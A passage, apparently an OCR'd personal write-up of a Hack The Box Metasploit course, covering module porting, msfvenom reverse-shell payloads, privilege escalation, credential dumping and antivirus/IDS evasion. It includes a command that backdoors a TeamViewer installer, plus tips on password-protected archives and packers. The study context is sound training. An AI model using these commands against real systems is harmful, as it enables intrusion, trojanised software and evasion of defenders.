
Answer: cf3a5525ee9414229e66279623ed5c58



I run the "lsa_dump_sam" on the same session.



Then i was able to sport the NTLM password hash.



Metasploit Modules

- We use terminal commands to update Metasploit for the latest modules.
- For specific modules, We manually download them from ExploitDB or use searchsploit.

Searching for Exploits

- We search for exploits in msfconsole or using the command line tool searchsploit.

Porting Scripts to Metasploit Modules

- Choose an existing module as a template.
- Copy and rename the module appropriately.
- Update the info section, options, and exploit logic as needed.

Create custom modules for proprietary systems where existing modules don’t work.

- We can use Ruby for coding custom exploits and tools.

Module Structure

Class Definition. Inherit from Msf::Exploit::Remote.

Include Statements

- Msf::Exploit::Remote::HttpClient: For HTTP client methods.
- Msf::Exploit::PhpEXE: For generating PHP payloads.
- Msf::Auxiliary::Report: For reporting to the Metasploit database.

Initialization

- Use initialize(info={}) to set module information.
- Fill in Name, Description, License, Author, References, Platform, etc.

Options Registration

- We define required options with register_options().
- Use OptString for strings and OptPath for file paths.

We Adjust Existing Modules by using them as templates. We can r**e**move Unused Includes eg any methods not needed for the exploit.

Functions

- CSRF Token Retrieval: Implement a function to get CSRF tokens from responses.
- Authentication Check: Implement a function to verify successful logins.
- Brute-force Logic: Create a loop to try passwords from a provided wordlist.

Introduction to MSFVenom

- **MSFVenom c**ombines MSFPayload and MSFEncode for creating customizable payloads.
- It generates shellcode for various architectures and OS versions, with options for encoding and cleaning payloads.
- Antivirus (AV) detection is more complex due to heuristic analysis; older evasion techniques are less effective.

Creating Payloads

For example, Open FTP with weak security allows for PHP shell upload through an IIS web service. "**ftp IP_address"** allows us to login anonymously.

- We use nmap to discover services and their versions. "nmap -sV -T4 -p- 1 IP"
-

Generating Payload

- An exaple use of msfvenom to create a reverse TCP payload in ASPX format. "msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.14.5 LPORT=1337 -f aspx > reverse_shell.aspx"

Setting Up Listener

- **Msfconsole.** We use multi/handler to prepare for incoming connections.
- We set LHOST and LPORT to match the payload settings then run.

Meterpreter Shell

- Session opens successfully, confirming execution after a succesfull attack. We then use **getuid** to check the current user context.

Local Exploit Suggester

- Allows us to find local privilege escalation exploits for the current user. "s**earch local exploit suggeste**r", set session then run.
- Run local_exploit_suggester to check for vulnerabilities.

Local Privilege Escalation

- Choosing Exploits: Review results from the suggester and select a suitable exploit.
- Example Exploit: ms10_015_kitrap0d for privilege escalation.
- Configuration: Set required options (like SESSION and LPORT).
- Execution: Run the exploit and wait for a privileged Meterpreter session.

Use **getuid** again to confirm elevated privileges (e.g., NT AUTHORITY\SYSTEM).

Firewall and IDS/IPS Evasion

To effectively attack a target, it's crucial to understand its defense mechanisms, primarily through Endpoint Protection and Perimeter Protection.

Endpoint Protection. It refers to software and services designed to protect individual devices within a network (e.g., PCs, servers).

- Often includes antivirus, antimalware, firewalls, and anti-DDoS protection.
- Examples include Avast, Nod32, Malwarebytes, and BitDefender.

Perimeter Protection. Involves devices or systems at the network's edge that control access from external networks to internal ones.

DMZ is a middle zone that hosts public-facing servers while still allowing management from internal networks.

Security Policies

A policy governs the security posture of networks, similar to Access Control Lists (ACLs).**T**ypes of policies include,

- Network Traffic Policies
- Application Policies
- User Access Control Policies
- File Management Policies
- DDoS Protection Policies

Event Matching Methods

- Signature-based Detection. Matches network packets against known attack patterns (signatures).
- Heuristic/Statistical Anomaly Detection. Compares behavior against established baselines; deviations trigger alarms.
- Stateful Protocol Analysis Detection. Analyzes protocol behaviors against pre-defined profiles.
- Live Monitoring and Alerting. nvolves teams of analysts using software to monitor network activity and respond to threats.

Evasion Techniques

Most antivirus solutions primarily rely on signature-based detection.

To Bypassing Detection

- We can use encoding techniques on payloads, though this is becoming less effective.
- AES Encrypted Communication: MSF6's capabilities allow for encrypted communication, reducing detection risks from IDS/IPS.

Advanced Evasion Strategies


- Exploiting allowed services and protocols, as demonstrated in the Equifax hack, can facilitate undetected data exfiltration.

Also, Payload Obfuscation

- Executable Templates. MSFVenom allows the use of executable templates to hide malicious payloads within legitimate programs, creating backdoored executables.
- Embedding Shellcode. By injecting payloads into benign executables, attackers can evade detection significantly.

How msfvenom can embed payloads into any executable file example.

"msfvenom windows/x86/meterpreter_reverse_tcp LHOST=10.10.14.2 LPORT=8080 -k -x ~/Downloads/TeamViewer_Setup.exe -e x86/shikata_ga_nai -a x86 --platform windows -o ~/Desktop/TeamViewer_Setup.exe -i 5"



we trigger the continuation of the normal execution of the launched application while pulling the payload in a separate thread from the main application using the **-k flag.**


Archiving a piece of information such as a file, folder, script, executable, picture, or document and placing a password on the archive bypasses a lot of common anti-virus signatures today. Format.

- “rar a ~/payload.rar -p ~/payload_name”


To remove the .rar extension on our achive payload we can use “**mv payload.rar payload**”

For example, I created a payload, archived it them removed the .zip extension on my machine.

Created a zip archive.



Then removed the .zip extension.



A **Packer** combines a payload, an executable program, and decompression code into a single file.

- When executed, the decompression code restores the original executable.
- Provides an extra layer of protection against file scanning.
- The packed executable retains original functionality.

Tools like msfvenom allows compression and restructuring of backdoored executables, including encryption.

Popular Packer Software include

- UPX Packer
- The Enigma Protector
- MPRESS
- Alternate EXE Packer


- ExeStealth
- Morphine
- MEW
- Themida

Exploit Coding

- It ensures that exploit code is less identifiable by security measures on target systems.
- The Challenge is for example, exploits like Buffer Overflow can be detected by IDS/IPS due to recognizable patterns.

To avoid this challenge we can,

- Introduce randomization to exploit code to vary patterns.
- Use an Offset switch in the msfconsole module to break known signatures in IDS/IPS databases.



Conclusion

Completing the "Using the Metasploit Framework" module on Hack The Box has significantly enhanced my understanding of penetration testing and vulnerability exploitation. I've gained hands-on experience with the Metasploit tool, learning how to identify vulnerabilities, create and execute exploits, and utilize various payloads to gain control over target systems. Additionally, I've developed a deeper appreciation for the importance of reconnaissance, understanding the critical role it plays in successful exploitation. Overall, this module has equipped me with practical skills and insights into the methodologies employed by security professionals in real-world scenarios.